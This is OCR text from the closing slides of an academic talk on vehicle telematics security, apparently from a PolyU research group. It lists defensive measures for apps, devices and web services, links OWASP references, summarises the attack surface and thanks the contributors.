
APP SECURITY

- Secure data storage
- Secure communication
- Authentication
- Verify the update/firmware downloaded from the backend service
- Obfuscation and hardening
- …


DEVICE SECURITY

- Verify the firmware before installing it
- Protect the existing firmware
- Avoid weak/default passwords
- Encrypt the traffic
- Mutual authentication
- …

WEB SERVICE SECURITY



https://www.owasp.org/images/9/9a/OWASP_Cheatsheets_Book.pdf



https://www.owasp.org/images/1/19/OTGv4.pdf

SUMMARY

- Attack surface of vehicle telematics systems
  - Device, Communication, App, Backend service

- Securing vehicle telematics systems
  - Security, safety, reliability, resilience, privacy
  - Monitoring, analysis, and management

- Thanks my group members for contributing to this research: Dawei Lyu, Lei Xue, Le Yu, Shengtuo Hu

- We have been conducting research on mobile security, network and system security, IoT security, etc.
  - https://www4.comp.polyu.edu.hk/~csxluo/

THANKS!